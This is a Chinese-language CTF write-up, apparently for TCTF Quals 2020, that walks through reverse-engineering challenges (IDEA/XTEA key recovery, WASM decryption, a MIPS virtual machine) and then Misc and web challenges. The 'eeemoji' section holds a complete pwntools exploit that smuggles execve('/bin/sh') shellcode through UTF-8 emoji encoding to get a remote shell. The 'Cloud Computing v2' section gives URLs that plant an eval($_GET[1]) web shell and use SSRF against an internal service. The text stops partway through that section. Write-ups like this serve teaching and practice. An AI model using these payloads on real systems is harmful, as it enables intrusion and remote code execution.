patch_table = {
    0: {
        0: [0xeb],
```

```
        1: [0xe9]
    },
    1: {
        0: [0x7e],
        2: [0x0f, 0x8e]
    },
    2: {
        0: [0x7f],
        2: [0x0f, 0x8f]
    },
    3: {
        0: [0x74],
        2: [0x0f, 0x84]
    },
    4: {
        0: [0x75],
        2: [0x0f, 0x85]
    },
}

for i in range(63):
    a = tql[i]
    jmp_type = a & 0xF
    src_addr = (a >> 4) & 0x1FFF
    inst_len =  a >> 30
    dst_addr = (a >> 17) & 0x1FFF

    offset = dst_addr - src_addr
    if (inst_len == 0):
        offset = (offset - 2) & 0xFF
    elif (inst_len == 1):
        offset = (offset - 5) & 0xFFFFFFFF
    else:
        offset = (offset - 6) & 0xFFFFFFFF
    cur = 0
    for byte in patch_table[jmp_type][inst_len]:
        idaapi.patch_byte(base_addr + src_addr + cur, byte)
        cur += 1
    if (inst_len == 0):
        idaapi.patch_byte(base_addr + src_addr + cur, offset)
    else:
        for j in range(4):
            idaapi.patch_byte(base_addr + src_addr + cur, offset & 0xFF)
            cur += 1
            offset >>= 8
```

逆向还原后的代码，去除控制流平坦化，再对代码进行优化，可以发现最后的校验为：使用一个预生成的数组作为subkeys对输入进行IDEA加密，然后用同一个数组作为魔改XTEA的key对内置常量数组进行解密，随后校验两边的结果是否相等，据此编写解密代码即可：

```
#define _CRT_SECURE_NO_WARNINGS
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include "ida.h"

typedef unsigned int uint32_t;
typedef int int32_t;
typedef unsigned short uint16_t;
typedef void (*idea_gen_key)(uint16_t[52], uint16_t[8]);
inline uint32 __ROL4__(uint32 value, int count) { return
__ROL__((uint32)value, count); }

unsigned char data[32] = { 0x0F, 0xDA, 0x04, 0xD8, 0xD0, 0xAB, 0xF4, 0xE5,
0x3F, 0xBD,
  0x61, 0x7C, 0x6B, 0x13, 0x7C, 0xC4, 0xF9, 0xA0, 0x54, 0x33,
  0xA7, 0x60, 0x50, 0xDA, 0x20, 0xE2, 0x7E, 0xE1, 0x13, 0x0B,
  0xB2, 0x25 };

unsigned char g_keys[] = {
  0x43, 0x54, 0x46, 0x54, 0x51, 0x5F, 0x41, 0x55, 0x53, 0x4C,
  0x32, 0x5F, 0x32, 0x30, 0x5F, 0x30, 0xBE, 0x8C, 0xAA, 0xA2,
  0x98, 0x82, 0xBE, 0xA6, 0x60, 0x64, 0x60, 0x64, 0xA8, 0xBE,
  0xA8, 0x86, 0x05, 0x55, 0x4D, 0x31, 0xC8, 0x7C, 0xC8, 0xC0,
  0x7D, 0xC1, 0x0D, 0x51, 0x19, 0x51, 0x45, 0x7D, 0xF9, 0x9A,
  0x81, 0x91, 0x82, 0x91, 0xA2, 0xFA, 0xA2, 0x1A, 0xFA, 0x32,
  0xAA, 0x8A, 0x62, 0x0A, 0x23, 0x03, 0xF5, 0x05, 0x35, 0x44,
  0x65, 0x44, 0x15, 0xF5, 0x14, 0x54, 0x35, 0xC5, 0x23, 0xF3,
  0x88, 0xEA, 0x88, 0x6A, 0xEA, 0xCB, 0xA8, 0x2A, 0x8A, 0x29,
  0xE6, 0x6B, 0x06, 0x46, 0x0B, 0x46, 0x97, 0x11, 0x55, 0xD4,
  0x53, 0x50, 0xD7, 0x14, 0x8B, 0x48, 0xAB, 0x2B, 0xAD, 0xAF,
  /*
  0x2A, 0x28, 0x06, 0x46, 0x0B, 0x46, 0x3B, 0xF7, 0x76, 0xD6,
  0x58, 0xD5, 0x2F, 0xDD, 0x88, 0xEA, 0x88, 0x6A, 0xAC, 0xF7,
  0xCB, 0x3A, 0xEC, 0xAB, 0x4A, 0x2B, 0x35, 0x44, 0x65, 0x44,
  0x61, 0xB9, 0xDD, 0xFC, 0x9E, 0xF5, 0x0F, 0x65, 0xA2, 0x1A,
  0xFA, 0x32, 0x4F, 0xC4, 0x7E, 0x6E, 0x7F, 0x6E, 0x3F, 0x12,
  0x19, 0x51, 0x45, 0x7D, 0x6A, 0x47, 0x83, 0x3E, 0x38, 0x3F,
  0xC5, 0x9A, 0x05, 0x55, 0x4D, 0x31, 0x11, 0x6C, 0x58, 0x41,
  0xA0, 0x9B, 0xBD, 0x8C, 0x98, 0x82, 0xBE, 0xA6, 0xE7, 0x5A,
  0x42, 0x73, 0xA1, 0xCF, 0x95, 0x43,
  */
  //0x53, 0x4C, 0x32, 0x5F,
  //0xD4, 0xBD, 0xBA, 0xAB, 0xAF, 0xA0, 0x21, 0x04
};

uint16_t mulMod65537(uint16_t a, uint16_t b)
{
    uint32_t c;
```

```
    uint16_t hi, lo;

    if (a == 0)
        return -b + 1;
    if (b == 0)
        return -a + 1;

    c = (uint32_t)a * (uint32_t)b;
    hi = c >> 16;
    lo = c;

    if (lo > hi)
        return lo - hi;
    return lo - hi + 1;
}

int modInverse(int a, int m)
{
    int m0 = m, t, q;
    int x0 = 0, x1 = 1;

    if (m == 1)
        return 0;

    while (a > 1)
    {
        // q is quotient
        q = a / m;
        t = m;

        // m is remainder now, process same as
        // Euclid's algo
        m = a % m;
        a = t;

        t = x0;
        x0 = x1 - q * x0;
        x1 = t;
    }

    // Make x1 positive
    if (x1 < 0)
        x1 += m0;

    return x1;
}

void encrypt(uint16_t subKey[52], uint16_t key[8])
{
```

```
    for (int i = 0; i < 52; i++) {
        subKey[i] = ((uint16_t*)g_keys)[i];
    }
    return;
    int i;

    // Generate encryption keys
    for (i = 0; i < 52; i++)
    {
        if (i < 8)
            subKey[i] = key[i];
        else if (i % 8 == 6)
            subKey[i] = (subKey[i - 7] << 9) | (subKey[i - 14] >> 7);
        else if (i % 8 == 7)
            subKey[i] = (subKey[i - 15] << 9) | (subKey[i - 14] >> 7);
        else
            subKey[i] = (subKey[i - 7] << 9) | (subKey[i - 6] >> 7);
    }
}

void decrypt(uint16_t subKey[52], uint16_t key[8])
{
    int i;
    uint16_t K[52];

    // Compute encryption keys
    encrypt(K, key);

    // Generate dencryption keys
    subKey[0] = modInverse(K[48], 65537);
    subKey[1] = -K[49];
    subKey[2] = -K[50];
    subKey[3] = modInverse(K[51], 65537);

    // printf("Keys: %04X %04X %04X %04X\n", subKey[0], subKey[1], subKey[2],
subKey[3]);

    for (i = 4; i < 52; i += 6)
    {
        subKey[i + 0] = K[52 - i - 2];
        subKey[i + 1] = K[52 - i - 1];

        subKey[i + 2] = modInverse(K[52 - i - 6], 65537);
        if (i == 46) {
            subKey[i + 3] = -K[52 - i - 5];
            subKey[i + 4] = -K[52 - i - 4];
        }
        else {
```

```
            subKey[i + 3] = -K[52 - i - 4];
            subKey[i + 4] = -K[52 - i - 5];
        }
        subKey[i + 5] = modInverse(K[52 - i - 3], 65537);

        // printf("Keys: %04X %04X %04X %04X %04X %04X\n", subKey[i], subKey[i
+ 1], subKey[i + 2], subKey[i + 3], subKey[i + 4], subKey[i + 5]);
    }

}

void IDEA(uint16_t data[4], uint16_t key[8], idea_gen_key func)
{
    int i;
    uint16_t subKey[52];

    // Generate keys
    func(subKey, key);
    uint16_t X0;
    uint16_t X1;
    uint16_t X2;
    uint16_t X3;
    if (func == decrypt) {
        X0 = _byteswap_ushort(data[0]);
        X1 = _byteswap_ushort(data[1]);
        X2 = _byteswap_ushort(data[2]);
        X3 = _byteswap_ushort(data[3]);
    }
    else {
        X0 = data[0];
        X1 = data[1];
        X2 = data[2];
        X3 = data[3];
    }

    uint16_t tmp1, tmp2;

    // Apply 8 rounds
    for (i = 0; i < 8; i++)
    {
        // printf("%d:   %04X %04X %04X %04X\n", i, X0, X1, X2, X3);

        X0 = mulMod65537(X0, subKey[6 * i + 0]);    // Step 1
        X1 += subKey[6 * i + 1];            // Step 2
        X2 += subKey[6 * i + 2];            // Step 3
        X3 = mulMod65537(X3, subKey[6 * i + 3]);    // Step 4

        tmp1 = X0 ^ X2;                 // Step 5
        tmp2 = X1 ^ X3;                 // Step 6
```

```
        tmp1 = mulMod65537(tmp1, subKey[6 * i + 4]);  // Step 7
        tmp2 += tmp1;                    // Step 8
        tmp2 = mulMod65537(tmp2, subKey[6 * i + 5]);  // Step 9
        tmp1 += tmp2;                  // Step 10

        X0 ^= tmp2;
        X1 ^= tmp1;
        X2 ^= tmp2;
        X3 ^= tmp1;

        // Swap X1 and X2
        tmp1 = X1;
        X1 = X2;
        X2 = tmp1;
    }

    tmp1 = X1;
    tmp2 = X2;

    // Apply the half round
    data[0] = mulMod65537(X0, subKey[6 * i + 0]);
    data[1] = tmp2 + subKey[6 * i + 1];
    data[2] = tmp1 + subKey[6 * i + 2];
    data[3] = mulMod65537(X3, subKey[6 * i + 3]);

    if (func == decrypt) {
        data[0] = _byteswap_ushort(data[0]);
        data[1] = _byteswap_ushort(data[1]);
        data[2] = _byteswap_ushort(data[2]);
        data[3] = _byteswap_ushort(data[3]);
    }
}

__int64 __fastcall sub_140001000(unsigned __int16* a1, __int64 a2, unsigned
int* a3, unsigned int* dec)
{
    unsigned __int16* v5; // rsi
    int v6; // eax
    int v7; // ebx
    int v8; // eax
    int v9; // ebp
    int v10; // eax
    int v11; // er14
    unsigned __int16 v12; // ax
    unsigned int v0; // er12
    unsigned int v1; // er9
    unsigned int v15; // er10
    __int64 v16; // r8
```

```
int v17; // er15
__int64 v18; // r11
int v19; // er8
int v20; // er15
int v21; // ecx
__int64 v22; // rdx
__int64 v23; // rcx
unsigned int v24; // ebx
int v25; // esi
int v26; // esi
int v27; // edx
unsigned int v28; // eax
unsigned int v29; // er9
__int64 v30; // rbp
__int64 v31; // rdx
unsigned int v32; // ecx
int v33; // er13
int v34; // edx
int v35; // er15
unsigned int v36; // er10
int v37; // edi
int v38; // edx
__int64 v39; // r9
__int64 v40; // r8
unsigned int v41; // ebp
int v42; // esi
int v43; // edx
unsigned int v44; // er15
unsigned int v45; // edi
unsigned __int32 v46; // ebx
int v47; // esi
unsigned int v48; // ebx
__int64 v49; // rsi
unsigned int v50; // eax
unsigned int v51; // edi
__int64 v52; // r8
unsigned __int64 v53; // rax
unsigned int v54; // edi
unsigned int v56; // [rsp+28h] [rbp-50h]
__int64 v57; // [rsp+30h] [rbp-48h]

v5 = a1;
LOWORD(v6) = _byteswap_ushort(*a1);
v7 = v6;
LOWORD(v8) = _byteswap_ushort(v5[1]);
v9 = v8;
LOWORD(v10) = _byteswap_ushort(v5[2]);
v11 = v10;
v12 = _byteswap_ushort(v5[3]);
```

```
    v0 = *a3;
    v1 = a3[1];
    v15 = 0x104D9AF0;
    v16 = 0x4E43E792i64;
    v17 = 0x9C87CF24;
    v18 = 0i64;
    v57 = a2;
    while (1)
    {
        v22 = *(unsigned __int16*)(a2 + v18);
        v23 = v22 * (unsigned __int16)v7;
        if (!(_DWORD)v23)
            break;
        v24 = (((unsigned int)((v23 | (unsigned __int64)(v23 << 32)) >> 16) -
(unsigned int)v23) >> 16) + 1;
        v25 = *(unsigned __int16*)(a2 + v18 + 2);
        if ((_DWORD)v18 == 96)
            goto LABEL_16;
    LABEL_7:
        v26 = v9 + v25;
        LOWORD(v11) = *(_WORD*)(a2 + v18 + 4) + v11;
        v27 = v12 * *(unsigned __int16*)(a2 + v18 + 6);
        if (v27)
            v28 = ((unsigned int)(__ROL4__(v27, 16) - v27) >> 16) + 1;
        else
            LOWORD(v28) = 1 - v12 - *(_WORD*)(a2 + v18 + 6);
        v29 = v1 - ((v0 + ((v0 >> 5) ^ (16 * v0))) ^ (v15 + *(_DWORD*)(a2 +
2i64 * ((v15 >> 10) & 6))));
        v30 = *(unsigned __int16*)(a2 + v18 + 8);
        v31 = v30 * (unsigned __int16)(v24 ^ v11);
        v56 = v15;
        if ((_DWORD)v31)
            v32 = (((unsigned int)((v31 | (unsigned __int64)(v31 << 32)) >>
16) - (unsigned int)v31) >> 16) + 1;
        else
            v32 = 1 - (unsigned __int16)(v24 ^ v11) - v30;
        v33 = v17;
        v34 = *(_DWORD*)(v57 + 2i64 * (v17 & 4));
        v35 = v16;
        v36 = v29;
        v37 = (v16 + v34) ^ (v29 + ((v29 >> 5) ^ (16 * v29)));
        v38 = (unsigned __int16)v32 + (unsigned __int16)(v28 ^ v26);
        v39 = *(unsigned __int16*)(v57 + v18 + 10);
        v40 = v39 * (unsigned __int16)v38;
        if ((_DWORD)v40)
            v41 = (((unsigned int)((v40 | (unsigned __int64)(v40 << 32)) >>
16) - (unsigned int)v40) >> 16) + 1;
        else
            v41 = 1 - v38 - v39;
```

```
        v19 = v35;
        v1 = v36;
        v20 = v33;
        a2 = v57;
        v15 = v56 + 0x3DF64CA2;
        v0 -= v37;
        v21 = v32 + v41;
        v7 = v41 ^ v24; // here
        v12 = v21 ^ v28; // v12 changes
        v9 = v41 ^ v11; // v9 changes
        v18 += 12i64;
        v16 = (unsigned int)(v19 + 0x3DF64CA2);
        v17 = v20 + 0x7BEC9944;
        v11 = v21 ^ v26; // v11 changes
    }
    v24 = 1 - v7 - v22;
    v25 = *(unsigned __int16*)(a2 + v18 + 2);
    if ((_DWORD)v18 != 96)
        goto LABEL_7;
LABEL_16:
    v42 = (unsigned __int16)v11 + v25;
    v43 = v12 * *(unsigned __int16*)(a2 + 102);
    v44 = v1;
    if (v43)
        v45 = ((unsigned int)(__ROL4__(v43, 16) - v43) >> 16) + 1;
    else
        LOWORD(v45) = 1 - v12 - *(_WORD*)(a2 + 102);
    v46 = _byteswap_ulong((unsigned __int16)v24) >> 16;
    v47 = (v42 << 24) | (v42 << 8) & 0x1FF0000;
    v48 = v47 ^ v0 ^ v46;
    v49 = ((unsigned __int16)v45 << 8) | ((unsigned __int16)v45 >> 8);
    v50 = _byteswap_ulong((unsigned __int16)(*(_WORD*)(a2 + 100) + v9));
    v51 = v50;
    v53 = ((v49 << 32) | (unsigned __int64)v51) >> 16;

    v54 = v48 | v53 ^ v44;
    dec[0] = v0;
    dec[1] = v1;
    return (int)v54;
}

int main() {
    unsigned char flag[] = "flag{11111111111111111111111}";
    uint32 dec[2*4+1] = { 0 };
    for (int i = 0; i < 4; i++) {
        sub_140001000((unsigned __int16*)flag, (__int64)g_keys, (unsigned
int*)(data + 8 * i), &dec[2 * i]);
    }
```

```
    uint16_t* key = (uint16_t*)"TCTF_QUALS_2020_";

    for (int i = 0; i < 4; i++) {
        IDEA((uint16*)dec + i * 4, key, decrypt);
    }
    printf("%s\n", dec);
    return 0;
}
```

w

首先逆向ww，发现他是在内部根据一个secret解密另一个wasm，解密算法如下， 可以注意到是0x200长度为一块，然后XOR CBC加密

```
total_time = len >> 9;
cursrc = (char *)src;
for i in range(total_time):
  key2 = -1
  for j in range(0x200):
    key1 = j & 0x1F;
    c = cursrc[j] ^ key2 ^ dst[key1];
    key2 = cursrc[j];
    cursrc[j] = c - key1;
  cursrc += 512;
```

WASM的前9个字节是固定不变的，所以已知明文可以求解到下面的密码

```
eNj0y_web
```

根据这个密码我们能解出每个块前九个字节

```
0x200 28020c212141d70021 (!!A!
0x400 6b2122200320223602 k!"  "6
0x600 0274215a2003280278 t!Z (x
0x800 2104200320046b2105 !  k!
0xa00 290308211f201fa721 )! !
0xc00 808000211d2005201d !!
0xe00 222021212320222124 " !!# "!$
0x1000 602167206620674a21 `!g f gJ!
0x1200 020c21a30120072802 !! (
0x1400 21dc01200720dc0136 !!  !6
0x1600 072005200036022c20   6,
0x1800 80001a200528020821 ! (!
0x1a00 410021042003200036 A!  6
0x1c00 41012123202220236a A!# " #j
0x1e00 021821072007210820 !
0x2000 25712126201f212702 %q!& !'
:00 0e200e200d3a00000c
```

```
0x2400 200a0d000c010b2003

0x2600 0220216a2122202221  !j!" "!
0x2800 02280248215c200228 (H!\ (
0x2a00 0020022802d8082194  (!
0x2c00 0220bf016a21c00120  j!
0x2e00 410372360204200420 Ar6
0x3000 6a2106200828021022 j!("
0x3200 787120036b22022006 xq k"
0x3400 8d80800021040c010b !!
  kAd00200720026b4100
0x3800 0041002802c08d8080 A(
0x3a00 808000410041002802 AA(
0x3c00 20006a210020052007  j!
0x3e00 200241486a22082000  AHj
0x4000 200041027441888c80  AtA
 4200 2802102200450d0020 ("E
0x4400 210320004101742100 ! At!
0x4600 0b0a002000109a8080
 
0x4800 021020022005360218   6
0x4a00 200536020c0c010b02  6
0x4c00 2205200541808800f6a " A
0x4e00 006a2203417f6a2001 j"A•j
0x5000 3f0a00696e70757420 ?
input
```

我们搜索发现0x2400的200a0d000c010b2003在ww中也有出现，所以我们用ww的明文作为已知来反求出了更多的Key

```
eNj0y_weba5SemB9Q\xaf\x8f\xf4
```

目测这个key在emB之前都非常正确，我们重新计算了一下

```
0x0 0061736d0100000001320960017f00 asm2 `•
0x200 28020c212141d7002122202120226c (!!A!" ! "l
0x400 6b21222003202236027420032 01f36 k!"  "6t  6
0x600 0274215a2003280278215b2059205a t!Z (x![ Y Z
0x800 2104200320046b2105200524808080 !  k! $
0xa00 290308211f201fa7212020200f0b98 )!  !   
0xc00 808000211d2005201d360200200528 !!  6 (
0xe00 22202121232022212420232024492 1 " !!# "!$ # $I!
0x1000 602167206620674a21684101216920 `!g f gJ!hA!i
0x1200 020c21a301200728022c21a4012007 ! (,!
0x1400 21dc01200720dc0136020c0c020b20 !  6
0x1600 072005200036022c20052001360228   6,  6(
0x1800 80001a2005280208214720052802 1c  (!G (
0x1a00 4100210420032000360208200328 02 A!  6 (
```

```
0x1c00 41012123202220236a212420052024 A!# " #j!$  $
0x1e00 02182107200721082006210920820 !  !
x2000 25712126201f212702402026450d00 %q!& !'@ &E
:A!00e200d3a00000c010b4100210f
0x2400 200a0d000c010b200328020c210b20
 (!
0x2600 0220216a2122202221234103212441  !j!" "!#A!$A
0x2800 02280248215c2002280218215d205c (H!\ (!] \
0x2a00 0020022802d80821940120022802d4  (!( (
0x2c00 0220bf016a21c00120c00124808080  j!  $
0x2e00 41037236020420042006410374220 Ar6  At"
 00 6a21062008280210220000d000b200b j!("
0x3200 787120036b22022006492105024020 xq k" I!@
0x3400 8d80800021040c010b4100427f3702 !AB7
  kA(720026b41002802b88d8080
0x3800 0041002802c08d8080003602f48980 A(6
0x3a00 8080004100410028020e08980800020 AA(
0x3c00 20006a2100200520076a21050b2005  j!  j!
0x3e00 200241486a220820006b2200410172  AHj k"Ar
0x4000 200041027441888c8080006a210602  AtAj!
  6802102200450d0020052000360210 ("E
0x4400 2103200041017421002004200341040 ! At!  A
0x4600 0b0a002000109a808080000bf40e01
 
0x4800 021020022005360218 0b2001280214   6 (
0x4a00 200536020c0c010b0240200341146a  6@ Aj
0x4c00 2205200541808 00f6a411076410271 " Aj
0x4e00 006a2203417f6a20013a0000200241 j"A j : A
0x5000 3f0a00696e707574206e6577207061 ?
input new pa
```

我们继续注意到0x4e00的006a2203417f6a20013a0000200241在ww中有唯一匹配，所以我们进而计算出了整个key

```
eNj0y_weba5SemB1Y.lstrip("web")!
```

通过这个我们解出了内部的wasm

分析可知是一个简单的变量存储程序

```
{
  l4->dword8 = 87 * l4->valQ + 20 * l4->valP;
  l4->dword4 = l4->valQ + l4->valP;
  if ( l4->dword8 == 20200627 && l4->dword4 == 249310 )
    l4->ret = 20 * l4->valQ + 20 * l4->valP + 628;
}
```

检查结果时可以看出ret是定值，然后传入计算flag即可得到flag

```
        if ( !l2->checksum )
          break;
        calcFlag(l2->checksum, l2->choiceStr);
        puts("flag is: flag{secret+");
        puts(l2->choiceStr);
        puts("}\n");
      }
```

flash-1

程序通过一个树来保存了每一个基本块的跳转，通过对整个控制流的还原，可以发现验证的逻辑是一个虚拟机，其伪代码如下：

```
void __cdecl sub_8000081C(int a1, int a2, int a3, int a4)
{
  __int16 v4; // $a0
  __int16 v5; // $a0
  __int16 v6; // $a0
  __int16 v7; // $a0
  __int16 v8; // $a0
  __int16 v9[3]; // [sp+10h] [+10h]
  __int16 v10; // [sp+16h] [+16h]
  int v11; // [sp+18h] [+18h]
  int v12; // [sp+20h] [+20h]
  unsigned __int16 v13; // [sp+28h] [+28h]
  unsigned __int16 v14; // [sp+2Ch] [+2Ch]
  unsigned __int16 v15; // [sp+32h] [+32h]
  __int16 v16; // [sp+36h] [+36h]
  __int16 v17; // [sp+3Ah] [+3Ah]

  *(_DWORD *)v9 = 0;
  while ( 1 )
  {
    if ( *(_DWORD *)v9 )
      break;
    *(_DWORD *)&v9[1] = *(unsigned __int16 *)instructions;
    instructions = (int *)((char *)instructions + 2);
    if ( (unsigned __int16)v9[2] < 0xEu )
    {
      switch ( v9[2] )
      {
        case 0:
          v17 = pop_magic();
          v4 = v17 + pop_magic();
          push_magic(v4);
          break;
        case 1:
          v16 = pop_magic();
```

```
      v5 = v16 - pop_magic();
      push_magic(v5);
      break;
    case 2:
      v15 = pop_magic();
      dword_80003D28 = v15 * (unsigned __int16)pop_magic();
      break;
    case 3:
      v6 = dword_80003D28 % (unsigned int)(unsigned __int16)pop_magic();
      push_magic(v6);
      break;
    case 4:
      v14 = pop_magic();
      v7 = v14 < (unsigned int)(unsigned __int16)pop_magic();
      push_magic(v7);
      break;
    case 5:
      v13 = pop_magic();
      v8 = v13 == (unsigned __int16)pop_magic();
      push_magic(v8);
      break;
    case 6:
      v12 = *(__int16 *)instructions;
      instructions = (int *)((char *)instructions + 2);
      __asm
      {
        mtc0    $zero, Count # Timer Count
        mtc0    $zero, Count # Timer Count
      }
      if ( pop_magic() )
      {
        instructions = (int *)((char *)instructions + 2 * (v12 / 2));
        }
      break;
    case 7:
      v11 = *(__int16 *)instructions;
      instructions = (int *)((char *)instructions + 2);
      __asm
      {
        mtc0    $zero, Count # Timer Count
        mtc0    $zero, Count # Timer Count
      }
      if ( !pop_magic() )
      {
        instructions = (int *)((char *)instructions + 2 * (v11 / 2));
        }
      break;
    case 8:
      push_magic(*(_WORD *)input);
```

```
          input += 2;
          break;
        case 9:
          v10 = *(_WORD *)instructions;
          instructions = (int *)((char *)instructions + 2);
          push_magic(v10);
          break;
        case 0xA:
          push_magic(inputlen);
          break;
        case 0xB:
          inputlen = pop_magic();
          break;
        case 0xC:
          pop_magic();
          break;
        case 0xD:
          *(_DWORD *)v9 = 1;
          break;
      }
    }
  }
  __asm { mtc0    $zero, Count # Timer Count }
}
```

编写解析脚本进行解析，可以还原出验证的逻辑：

```
0000  GETIMM 91d

拷贝输入
0004  GETIMM 0
0008  GETINPUTLEN
000a  SETEQ
000c  J.TRUE 24
0010  GETIMM 1
0014  GETINPUTLEN
0016  SUB
0018  SETINPUTLEN
001a  GETINPUT
001c  GETIMM 1
0020  J.TRUE 4

开始验证
0024  GETIMM 11
0028  MUL
002a  GETIMM b248
002e  MOD
0030  GETIMM 72a9
0034  SETEQ
```

```
0036  J.FALSE 18
```

flag[0]*0x11%0xb248 == 0x72a9

以下同理，按照数据解出即可

```
003a  GETIMM 11
003e  MUL
0040  GETIMM b248
0044  MOD
0046  GETIMM 97e
004a  SETEQ
004c  J.FALSE 2e
0050  GETIMM 11
0054  MUL
0056  GETIMM b248
005a  MOD
005c  GETIMM 5560
0060  SETEQ
0062  J.FALSE 44
0066  GETIMM 11
006a  MUL
006c  GETIMM b248
0070  MOD
0072  GETIMM 4ca1
0076  SETEQ
0078  J.FALSE 5a
007c  GETIMM 11
0080  MUL
0082  GETIMM b248
0086  MOD
0088  GETIMM 37
008c  SETEQ
008e  J.FALSE 70
0092  GETIMM 11
0096  MUL
0098  GETIMM b248
009c  MOD
009e  GETIMM aa71
00a2  SETEQ
00a4  J.FALSE 86
00a8  GETIMM 11
00ac  MUL
00ae  GETIMM b248
00b2  MOD
00b4  GETIMM 122c
00b8  SETEQ
00ba  J.FALSE 9c
00be  GETIMM 11
00c2  MUL
00c4  GETIMM b248
```

```
00c8  MOD
00ca  GETIMM 4536
00ce  SETEQ
00d0  J.FALSE b2
00d4  GETIMM 11
00d8  MUL
00da  GETIMM b248
00de  MOD
00e0  GETIMM 11e8
00e4  SETEQ
00e6  J.FALSE c8
00ea  GETIMM 11
00ee  MUL
00f0  GETIMM b248
00f4  MOD
00f6  GETIMM 1247
00fa  SETEQ
00fc  J.FALSE de
0100  GETIMM 11
0104  MUL
0106  GETIMM b248
010a  MOD
010c  GETIMM 76c7
0110  SETEQ
0112  J.FALSE f4
0116  GETIMM 11
011a  MUL
011c  GETIMM b248
0120  MOD
0122  GETIMM 96d
0126  SETEQ
0128  J.FALSE 10a
012c  GETIMM 11
0130  MUL
0132  GETIMM b248
0136  MOD
0138  GETIMM 122c
013c  SETEQ
013e  J.FALSE 120
0142  GETIMM 11
0146  MUL
0148  GETIMM b248
014c  MOD
014e  GETIMM 87cb
0152  SETEQ
0154  J.FALSE 136
0158  GETIMM 11
015c  MUL
015e  GETIMM b248
```

```
0162  MOD
0164  GETIMM 9e4
0168  SETEQ
016a  J.FALSE 14c
016e  GETIMM 91d
0172  J.FALSE 154
0174  GETINPUT
0176  GETIMM 0
017a  SETINPUTLEN
017c  STOP
```

Misc

eeemoji

```
from pwn import *
#p = process('./eeemoji',env={'LD_PRELOAD':'./libc-2.27.so'})
p = remote('pwnable.org', 31322)
def convaddr(a):
  f = ord(a[0])
  if f & 0b11111100 == 0b11111100:
    ans = ((ord(a[0])&0b1)<<30) | ((ord(a[1])&0b00111111)<<24) |
((ord(a[2])&0b00111111)<<18)| ((ord(a[3])&0b00111111)<<12)|
((ord(a[4])&0b00111111)<<6)|((ord(a[5])&0b00111111))
    ans2 = ((ord(a[6])&0b111)<<12) |((ord(a[7])&0b00111111)<<6) |
((ord(a[8])&0b00111111))
    return (ans2 << 32) | ans
  elif f & 0b11111000 == 0b11111000:
    ans = ((ord(a[0])&0b11)<<24) |((ord(a[1])&0b00111111)<<18)|
((ord(a[2])&0b00111111)<<12)|((ord(a[3])&0b00111111)<<6)|
((ord(a[4])&0b00111111))
    ans2 = ((ord(a[5])&0b111)<<12) | ((ord(a[6])&0b00111111)<<6) |
((ord(a[7])&0b00111111))

    return (ans2 << 32) | ans

def addrconv(a):
  a = a & 0xffffffff
  bits = bin(a)[2:]
  l = len(bits)
  if l <=16:
    b1 = int('10'+bits[-6:],2)
    b2 = int('10'+bits[-12:-6],2)
    b3 = int('1110'+bits[:-12].rjust(4,'0'),2)
    conved = chr(b3) + chr(b2) + chr(b1)
    return conved
  elif 16<l<=24:
    b1 = int('10'+bits[-6:],2)
```

```
    b2 = int('10'+bits[-12:-6],2)
    b3 = int('10'+bits[-18:-12],2)
    b4 = int('10'+bits[:-18].rjust(6,'0'),2)
    b5 = 0b11111000
    conved = chr(b5) + chr(b4) + chr(b3) + chr(b2) + chr(b1)
    return conved
  elif 24<l<=26:
    b1 = int('10'+bits[-6:],2)
    b2 = int('10'+bits[-12:-6],2)
    b3 = int('10'+bits[-18:-12],2)
    b4 = int('10'+bits[-24:-18],2)
    b5 = int('111110'+bits[:-24].rjust(2,'0'),2)
    conved = chr(b5) + chr(b4) + chr(b3) + chr(b2) + chr(b1)
    return conved
  elif 26<l<=30:
    b1 = int('10'+bits[-6:],2)
    b2 = int('10'+bits[-12:-6],2)
    b3 = int('10'+bits[-18:-12],2)
    b4 = int('10'+bits[-24:-18],2)
    b5 = int('10'+bits[:-24].rjust(6,'0'),2)
    b6 = 0b11111100
    conved = chr(b6) + chr(b5) + chr(b4) + chr(b3) + chr(b2) + chr(b1)
    return conved
  elif l>30:
    b1 = int('10'+bits[-6:],2)
    b2 = int('10'+bits[-12:-6],2)
    b3 = int('10'+bits[-18:-12],2)
    b4 = int('10'+bits[-24:-18],2)
    b5 = int('10'+bits[-30:-24],2)
    b6 = int('1111110'+bits[:-30].rjust(1,'0'),2)
    conved =  chr(b6) + chr(b5) + chr(b4) + chr(b3) + chr(b2) +chr(b1)
    return conved
BEER = '\xf0\x9f\x8d\xba'
BULL = '\xf0\x9f\x90\xae'
HORSE = '\xf0\x9f\x90\xb4'
p.sendline(BEER)
raw_input()
#p.sendline(BULL)
print p.recv()
p.sendline(HORSE)
off = addrconv(0x41414141)
a1 = addrconv(0x49006a90)
a2 = addrconv(0x69622fb8)
a3= addrconv(0x68732f6e)
a4 = addrconv(0x48504100)
a5 = addrconv(0x03bc0c7)
a6 = addrconv(0x48900000)
a7 = addrconv(0x4890e789)
a8 = addrconv(0x3148f631)
```

```
a9 = addrconv(0x050f90d2)
a10 = addrconv(0x58415841)
a11 = addrconv(0x58415841)
a12 = addrconv(0x000000c3)
sh = off+a1+a2+a3+a4+a5+a6+a7+a8+a9+a10+a11
print sh.encode('hex')
raw_input()
p.send(sh+(130-12)*addrconv(0x71725341))
p.interactive()
```

Cloud Computing

bypass openbasedir

读根目录flag，然后binwalk一下发现有张图片，提出来上面就是flag

Cloud Computing v2

http://pwnable.org:47781/?action=upload&data[0]=<&data[1]=?&data[2]=eval($_GET[1]);

http://pwnable.org:47781/?action=shell&1=var_dump(1);

http://pwnable.org:47781/?action=shell&1=var_dump(file_get_contents("http://127.0.0.1:80/"));

发现 SuperSafeCloudAgent v1.0

获取了一个二进制文件，跑在他的127.0.0.1:80，文件在 https://github.com/agent853/agent

逆向， 恢复符号， 路由: "/" ⇒ main_hello ； "/init" ⇒ main_initc, "/read" ⇒ main_read；"/scan"⇒ main_scan; 全是 e.GET, e.Start("127.0.0.1:80")

参数里的dir的规则：^/var/www/html/sandbox/[0-9a-f]{40}/

init 往你提供的目录下写config.json

```
{"ban": "flag"}
```

GET /read?dir=xxxxx&target= xx

read可以读文件，但是会先读取config的ban的值。 得改了这个文件内的 ban flag,

scan:

scan参数dir, 会在这个目录下查找"*.php"文件, 然后如果存在会进入一个main_updateFile函数, 里面会有个写入文件的操作,

